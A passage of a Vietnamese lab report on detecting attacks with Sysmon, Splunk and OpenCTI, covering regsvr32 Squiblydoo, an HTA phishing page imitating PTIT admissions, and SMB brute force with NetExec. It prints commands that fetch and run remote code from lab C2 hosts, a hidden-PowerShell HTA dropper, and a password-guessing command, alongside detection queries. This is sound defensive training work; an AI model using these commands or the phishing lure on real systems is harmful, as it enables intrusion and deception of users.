192.168.254.152 - - [08/May/2026 10:45:38] "GET /payload.sct HTTP/1.1" 200 -

```

Hình 35 Máy chủ phân phối ghi nhận yêu cầu tải payload.sct từ máy nạn nhân

Bước 2: Thực thi Kỹ thuật Lẩn tránh (Phía Nạn nhân/Mô phỏng tấn công)

- Mục tiêu: Thực thi đoạn mã độc trên máy nạn nhân mà không bị các phần mềm diệt virus hoặc cơ chế kiểm soát ứng dụng (như AppLocker) ngăn chặn.
- Thực hiện:
 - Kẻ tấn công (hoặc người thực hành) mở Command Prompt trên máy Windows và sử dụng công cụ có sẵn của hệ điều hành là `regsvr32.exe`.
 - Chạy dòng lệnh: `regsvr32.exe /s /n /u /i:http://192.168.254.134/payload.sct scrobj.dll`.
 - *Giải thích:* Lệnh này lợi dụng `regsvr32.exe` (một tiến trình hợp lệ) để tải và thực thi kịch bản (script) từ một URL từ xa thông qua thư viện `scrobj.dll` mà không cần ghi tệp thực thi nào xuống đĩa cứng (fileless malware). Các tham số `/s` (im lặng), `/n` (không gọi `DllRegisterServer`) và `/u` (hủy đăng ký) giúp quá trình diễn ra một cách lén lút.

```
Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>regsvr32.exe /s /n /u /i:http://192.168.254.134/payload.sct scrobj.dll

C:\Users\Admin>
```

Hình 36 Thực thi lệnh regsvr32 để kích hoạt payload từ xa

Bước 3: Phân tích Log Hệ thống bằng Sysmon (Phía Phòng thủ)

- Mục tiêu: Tìm kiếm dấu vết của kỹ thuật lạm dụng LOLBins trong nhật ký sự kiện của Windows.
- Thực hiện:
 - Truy cập Windows Event Viewer, điều hướng đến nhật ký của Sysmon (Microsoft-Windows-Sysmon/Operational).
 - Phát hiện Event ID 1 (Process Create - Tạo tiến trình).
 - Chi tiết log cho thấy tiến trình C:\Windows\System32\regsvr32.exe (ProcessID: 4828) đã được tạo. Dấu hiệu đáng ngờ (IOC) nằm rõ ràng ở trường CommandLine, ghi lại chính xác chuỗi lệnh chứa URL bên ngoài kết hợp với scrobj.dll.

i	Time	Event
>	5/8/26 9:45:38.715 PM	05/08/2026 09:45:38.715 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=1 EventType=4 ComputerName=DESKTOP-T9D6I24 User=NOT_TRANSLATED Sid=S-1-5-18 SidType=0 SourceName=Microsoft-Windows-Sysmon Type=Information RecordNumber=26697 Keywords=None TaskCategory=Process Create (rule: ProcessCreate) OpCode=Info Message=Process Create: RuleName: - UtcTime: 2026-05-08 14:45:38.714 ProcessGuid: {6143ece4-f712-69fd-ce02-000000001400} ProcessId: 4828 Image: C:\Windows\System32\regsvr32.exe FileVersion: 10.0.19041.1 (WinBuild.160101.0800) Description: Microsoft(C) Register Server Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: REGSVR32.EXE CommandLine: regsvr32.exe /s /n /u /i:http://192.168.254.134/payload.sct scrobj.dll CurrentDirectory: C:\Users\Admin\ User: DESKTOP-T9D6I24\Admin LogonGuid: {6143ece4-ee43-69fd-ba6f-060000000000} LogonId: 0x66FBA TerminalSessionId: 1 IntegrityLevel: Medium Hashes: MD5=B0C2FA35D14A9FAD919E99D9D75E1B9E, SHA256=022CB167A29A32DAE848BE91AEF721C74F1975AF151807DAFCC5ED832DB246B7, IMPHASH=0235FF9A007804882636BCCCFB4D1A2F ParentProcessGuid: {6143ece4-f70f-69fd-cc02-000000001400} ParentProcessId: 9000 ParentImage: C:\Windows\System32\cmd.exe ParentCommandLine: "C:\Windows\system32\cmd.exe" ParentUser: DESKTOP-T9D6I24\Admin Collapse host = DESKTOP-T9D6I24 source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

Hình 37 Ghi nhận hành vi tạo tiến trình regsvr32.exe với các tham số bất thường

Bước 4: Cấu hình Cảnh báo trên SIEM/Splunk (Phía SOC)

- Mục tiêu: Tự động hóa việc phát hiện kỹ thuật Squiblydoo dựa trên các dấu hiệu (dòng lệnh) thu thập được từ Sysmon.
- Thực hiện:
 - Dựa trên phân tích log, đội ngũ SOC tạo một cảnh báo (Alert) mới trên hệ thống Splunk.
 - Tên cảnh báo: Phát hiện lạm dụng Regsvr32 (Squiblydoo APT Attack).
 - Thiết lập: Loại cảnh báo là Real-time (Thời gian thực), với mức độ nghiêm trọng (Severity) được đặt ở mức Critical.

Hình 38 Thiết lập cảnh báo phát hiện kỹ thuật Squiblydoo trên Splunk

- Kết quả: Trên bảng điều khiển Triggered Alerts của Splunk, hệ thống đã bắt được sự kiện và liên tục hiển thị các cảnh báo mỗi khi hành vi gọi regsvr32.exe kèm URL độc hại được thực thi

Time	Alert name	App	Type	Severity	Mode	Actions
2026-05-08 22:23:39 +07	Phát hiện lạm dụng Regsvr32 (Squiblydoo APT Attack)	search	Real-time	Critical	Per Result	View Results Edit Alert Delete
2026-05-08 22:21:28 +07	Phát hiện lạm dụng Regsvr32 (Squiblydoo APT Attack)	search	Real-time	Critical	Per Result	View Results Edit Alert Delete
2026-05-08 22:21:12 +07	Phát hiện lạm dụng Regsvr32 (Squiblydoo APT Attack)	search	Real-time	Critical	Per Result	View Results Edit Alert Delete
2026-05-08 22:21:01 +07	Phát hiện lạm dụng Regsvr32 (Squiblydoo APT Attack)	search	Real-time	Critical	Per Result	View Results Edit Alert Delete
2026-05-08 22:18:39 +07	Phát hiện lạm dụng Regsvr32 (Squiblydoo APT Attack)	search	Real-time	Critical	Per Result	View Results Edit Alert Delete
2026-05-08 22:14:57 +07	Phát hiện lạm dụng Regsvr32 (Squiblydoo APT Attack)	search	Real-time	Critical	Per Result	View Results Edit Alert Delete

Splunk hiển thị các cảnh báo Real-time khi phát hiện sự cố

3.4 Kịch bản: Giám sát và phát hiện tấn công phishing hta qua splunk

3.4.1 Môi trường thực nghiệm

- Threat Intelligence Server:
 - o Hệ điều hành: Ubuntu Linux.
 - o Nền tảng triển khai: OpenCTI.
- Attacker & SIEM Server:
 - o Hệ điều hành: Ubuntu Linux (IP: 192.168.254.144).
 - o Nền tảng triển khai: Python Web Server (C2 Server), Splunk Enterprise (SIEM).
- Victim System:
 - o Hệ điều hành: Windows 10 (IP: 192.168.254.152).
 - o Tác nhân thu thập log: Sysmon và Splunk Universal Forwarder.

3.4.2 Giai đoạn 1: Mô phỏng tấn công

Kẻ tấn công sử dụng kỹ thuật giả mạo trang web tuyển sinh của Học viện Công nghệ Bưu chính Viễn thông (PTIT). Mã nguồn HTML của nút "Hướng dẫn DKXT" được chỉnh sửa để trở về tệp tin độc hại trên máy chủ C2.


```
<a class="elementor-button elementor-button-link elementor-size-sm" href="http://192.168.254.144:8080/Huongdan.zip" download>
  <span class="elementor-button-content-wrapper">
    <span class="elementor-button-icon">
      <i aria-hidden="true" class="flaticonnew2- flaticon-new2-right-arrows"></i>
    </span>
    <span class="elementor-button-text">Hướng dẫn DKXT</span>
  </a>
```

Hình 39 Mã HTML đã sửa đổi

Đề qua mặt các hệ thống lọc nội dung tĩnh, mã độc được ẩn dưới dạng một tệp tin HTML Application (Huong_Dan_Dang_Ky_Xet_Tuyen.hta), nén trong tệp huongdan.zip. Tệp HTA này chứa kịch bản gọi PowerShell ẩn để tải một payload (connect.txt) từ máy chủ của kẻ tấn công.


```
GNU nano 6.2                               khuatminhquan@splunk: ~/c2_server
Huong_Dan_Dang_Ky_Xet_Tuyen.hta
<html>
<head>
<script language="VBScript">
  Set objShell = CreateObject("WScript.Shell")
  ' Chạy lệnh PowerShell ẩn để tải file connect.txt
  objShell.Run "powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -Command ""Invoke-WebRequest -Uri http://192.168.254.144:8080/connect.txt -OutFile C:\Users\Public\script_tu_web.tx
  window.close()
</script>
</head>
<body>
  <h2>Đang tải tài liệu...</h2>
</body>
</html>
```

Hình 40 Tệp Huong_Dan_Dang_Ky_Xet_Tuyen.hta



Hình 41 Giao diện trang web Phishing lừa người dùng tải tài liệu.

Nạn nhân truy cập website, tải tệp huongdan.zip, tiến hành giải nén và nhấp đúp chuột để chạy tệp .hta. Ngay lập tức, mã độc lợi dụng tiến trình hợp pháp của Windows (mshta.exe - kỹ thuật LolBins) để kích hoạt tải payload về thư mục C:\Users\Public\connect.txt mà nạn nhân không hề hay biết.



Hình 42 Nạn nhân chạy tệp .hta

```

khuatminhquan@splunk: ~/c2_server
khuatminhquan@splunk:~$ cd c2_server/
khuatminhquan@splunk:~/c2_server$ ls
connect.txt  Huong_Dan_Dang_Ky_Xet_Tuyen.hta  huongdan.zip  index.html
khuatminhquan@splunk:~/c2_server$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.254.152 - - [16/Apr/2026 17:28:01] "GET / HTTP/1.1" 304 -
192.168.254.152 - - [16/Apr/2026 17:28:57] "GET /huongdan.zip HTTP/1.1" 200 -
192.168.254.152 - - [16/Apr/2026 17:29:27] "GET /huongdan.zip HTTP/1.1" 200 -
192.168.254.152 - - [16/Apr/2026 17:30:45] "GET /connect.txt HTTP/1.1" 200 -

```

Hình 43 Payload được tải về máy nạn nhân


Trong môi trường thực nghiệm, thay vì sử dụng mã độc thực sự mang tính phá hoại (như Ransomware hay Reverse Shell), kịch bản sử dụng một tệp văn bản vô hại (connect.txt) làm Payload. Lý do nhằm đảm bảo an toàn tuyệt đối cho hệ thống lab, ngăn chặn rủi ro lây nhiễm chéo. Việc mã độc lợi dụng LolBins gọi lệnh kết nối về máy chủ C2 và tải thành công tệp connect.txt đã đủ để chứng minh toàn bộ chuỗi hành vi tấn công. Hệ thống Blue Team (Splunk) chỉ cần giám sát và phát hiện được hành vi tải này là đã hoàn thành mục tiêu phòng thủ.

3.4.3 Giai đoạn 2: Giám sát và săn tìm trên splunk

Chuyên viên phân tích sử dụng Splunk để truy vấn log Sysmon (EventCode 1 - Process Creation) nhằm phát hiện chuỗi tiến trình bất thường.

Câu lệnh truy vấn (SPL): `index="victim_win10" EventCode=1 "*mshta.exe*" "*powershell.exe"`

Kết quả phân tích: Hệ thống tìm thấy đoạn log CommandLine chứa lệnh Invoke-WebRequest kết nối ra IP lạ. Qua đó xác định chính xác tiến trình cha mshta.exe đã lên lút sinh ra tiến trình con powershell.exe để tải payload.



Hình 44 Kết quả truy vấn

Để chuyển từ rà quét thủ công sang giám sát tự động 24/7, một Alert được thiết lập trên Splunk:

- Tên cảnh báo: [CRITICAL] Phát hiện tấn công Phishing HTA (Mshta gọi PowerShell).
- Loại cảnh báo (Alert type): Thời gian thực (Real-time), hệ thống liên tục giám sát luồng dữ liệu và phản ứng ngay lập tức khi có sự cố.
- Điều kiện kích hoạt (Trigger Conditions): Kích hoạt theo từng kết quả (Per-Result), hệ thống sẽ báo động với mỗi một log sự kiện độc hại được tìm thấy.
- Hành động (Trigger Actions): Thêm sự kiện vào danh sách báo động (Add to Triggered Alerts) với mức độ nghiêm trọng là Cao (High).

Hình 45 Tạo Alert

☐	Time	Alert name	App	Type	Severity	Mode	Actions
☐	2025-04-16 17:53:14 +07	[CRITICAL] Phát hiện tấn công Phishing HTA (Mshta gọi PowerShell)	search	Real-time	High	Per Result	View Results 🔗 Edit Alert 🔗 Delete
☐	2025-04-16 17:53:12 +07	[CRITICAL] Phát hiện tấn công Phishing HTA (Mshta gọi PowerShell)	search	Real-time	High	Per Result	View Results 🔗 Edit Alert 🔗 Delete
☐	2025-04-16 17:53:09 +07	[CRITICAL] Phát hiện tấn công Phishing HTA (Mshta gọi PowerShell)	search	Real-time	High	Per Result	View Results 🔗 Edit Alert 🔗 Delete
☐	2025-04-16 17:51:49 +07	[CRITICAL] Phát hiện tấn công Phishing HTA (Mshta gọi PowerShell)	search	Real-time	High	Per Result	View Results 🔗 Edit Alert 🔗 Delete


Hình 46 Tạo Alert thành công

3.4.4 Giai đoạn 3: Làm giàu dữ liệu trên OpenCTI

Sau khi có bằng chứng từ Splunk, quá trình điều tra được chuyển sang OpenCTI để định danh và cảnh báo toàn hệ thống.

Sử dụng chuẩn dữ liệu STIX, các bằng chứng (IoCs) được nạp vào OpenCTI:

1. Chỉ số IP (Máy chủ C2): Khởi tạo dưới định dạng IPv4 Address với Pattern: [ipv4-addr:value = '192.168.254.144']




The screenshot shows a 'Create an indicator' form with the following fields and values:

- Name***: IP Attacker
- Indicator types**: (Dropdown menu)
- Confidence level**: 100 (with a slider bar and a dropdown menu showing '1 - Confirmed by other sources')
- Pattern type***: stix
- Pattern***: [ipv4-addr:value = '192.168.254.144']
- Main observable type***: IPv4 address
- Reliability**: (Dropdown menu)

A message at the bottom states: 'No potential duplicate entities has been found.'

Hình 47 Chỉ số IP

2. Chỉ số Mã băm (Tập độc hại): Khởi tạo dưới định dạng StixFile với Pattern: [file:hashes.'SHA-256' = '870EDA04EA71CC066EC907F005E1D05CE592F04799C60E600E2CB986DC85B5EB']



The screenshot shows a 'Create an indicator' form with the following fields and values:


- Name***: Mã độc HTA
- Indicator types**: (Dropdown menu)
- Confidence level**: 100 (with a slider bar and a dropdown menu showing '1 - Confirmed by other sources')
- Pattern type***: stix
- Pattern***: [file:hashes.'SHA-256' = '870EDA04EA71CC066EC907F005E1D05CE592F04799C60E600E2CB986DC85B5EB']
- Main observable type***: File

A message at the bottom states: 'No potential duplicate entities has been found.'

Hình 48 Chỉ số Mã băm

Hệ thống thiết lập mối quan hệ (STIX Relationship Object) giữa hai thực thể:

- Tập tin HTA mã độc (Source).
- Mối quan hệ: Related to.
- Địa chỉ IP C2 (Target).



Hình 49 Thiết lập mối quan hệ thành công

3.5 Kịch bản: Giám sát và phát hiện tấn công dò đoán mật khẩu qua mạng (Smb Brute Force)

3.5.1 Môi trường thực nghiệm

- Threat Intelligence Server:
 - o Hệ điều hành: Ubuntu Linux.
 - o Nền tảng triển khai: OpenCTI.
- SIEM Server:
 - o Hệ điều hành: Ubuntu Linux (IP: 192.168.241.132).
 - o Nền tảng triển khai: Splunk Enterprise.
- Attacker:
 - o Hệ điều hành: Kali Linux (IP: 192.168.241.134).
 - o Công cụ sử dụng: NetExec - Khai thác giao thức SMBv2/v3.
- Victim System:
 - o Hệ điều hành: Windows 10 (IP: 192.168.241.133).
 - o Tác nhân thu thập log: Sysmon và Splunk Universal Forwarder.

3.5.2 Mô phỏng tấn công (Red Team)

Mục tiêu: Xâm nhập hệ thống bằng cách dò mật khẩu tài khoản quản trị (Administrator) qua dịch vụ chia sẻ mạng cốt lõi của Windows (SMBv2/SMBv3).

Công cụ sử dụng: NetExec (nxc) trên máy ảo Kali Linux. Đây là công cụ tiêu chuẩn hiện đại của giới bảo mật, giao tiếp hoàn hảo với giao thức API của Windows.

Lệnh thực thi: `nxc smb 192.168.254.152 -u Administrator -p pass.txt`

Hành vi: Hệ thống của kẻ tấn công liên tục sử dụng các tổ hợp mật khẩu từ một từ điển (pass.txt) vào hệ thống bảo mật (LSA) của Windows 10.

```
(kali@kali)-[~]
$ cat pass.txt
123456
password
admin123
qwerty
ptit123
b22dcat276

(kali@kali)-[~]
$ nxc smb 192.168.241.133 -u Administrator -p pass.txt
SMB 192.168.241.133 445 DESKTOP-7L51P30 [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-7L51P30)
(domain:DESKTOP-7L51P30) (signing:False) (SMBv1:False)
SMB 192.168.241.133 445 DESKTOP-7L51P30 [-] DESKTOP-7L51P30\Administrator:123456 STATUS_LOGON_FAILURE
SMB 192.168.241.133 445 DESKTOP-7L51P30 [-] DESKTOP-7L51P30\Administrator:password STATUS_LOGON_FAILURE
SMB 192.168.241.133 445 DESKTOP-7L51P30 [-] DESKTOP-7L51P30\Administrator:admin123 STATUS_LOGON_FAILURE
SMB 192.168.241.133 445 DESKTOP-7L51P30 [-] DESKTOP-7L51P30\Administrator:qwerty STATUS_LOGON_FAILURE
SMB 192.168.241.133 445 DESKTOP-7L51P30 [-] DESKTOP-7L51P30\Administrator:ptit123 STATUS_LOGON_FAILURE
SMB 192.168.241.133 445 DESKTOP-7L51P30 [-] DESKTOP-7L51P30\Administrator:b22dcat276 STATUS_LOGON_FAILURE
```


Hình 50 Kẻ tấn công sử dụng công cụ NetExec

3.5.3 Giám sát và phát hiện (Blue Team - Splunk)

Dấu hiệu nhận biết (IoA): Ghi nhận chuỗi sự kiện EventCode 4625 (Audit Logon Failure) từ nhật ký bảo mật của Windows. Đặc điểm nhận dạng cốt lõi là Logon_Type=3 (Đăng nhập qua đường truyền mạng), chứng minh kẻ tấn công đang dùng công cụ từ xa chứ không ngồi trực tiếp tại máy.

Câu lệnh truy vấn (SPL):

```
index="victim_win10" EventCode=4625 Logon_Type=3
| stats count by Account_Name, Source_Network_Address
| where count > 5
```



Hình 51 Triggered Alerts bắt được SMB Brute Force

Phản ứng hệ thống: Hệ thống Splunk gom nhóm thành công các lượt truy cập trái phép từ IP của kẻ tấn công. Chuyên viên SOC thiết lập Alert (Cảnh báo thời gian thực) ở mức độ High/Critical khi phát hiện tần suất đăng nhập sai vượt quá ngưỡng an toàn cho phép (ví dụ: trên 5 lần/phút).

New Search

index="victim_win10" EventCode=4625 Logon_Type=3
 | stats count by Account_Name, Source_Network_Address
 | where count > 5

2 events (1/170 8:00:00.000 AM to 5/11/26 11:39:13.756 AM) No Event Sampling

Events Patterns **Statistics (2)** Visualization

Show: 20 Per Page Format Preview: On

Account_Name	Source_Network_Address	count
-	192.168.241.134	7
Administrator	192.168.241.134	6

Hình 52 Chi tiết log cảnh báo

3.5.4 Phân tích tình báo và ứng phó (OpenCTI)

Định danh Chỉ số thỏa hiệp (IoC): Ghi nhận địa chỉ IP của kẻ tấn công (192.168.241.134) vào hệ thống tình báo và gắn nhãn (Label) là "Brute Forcer".

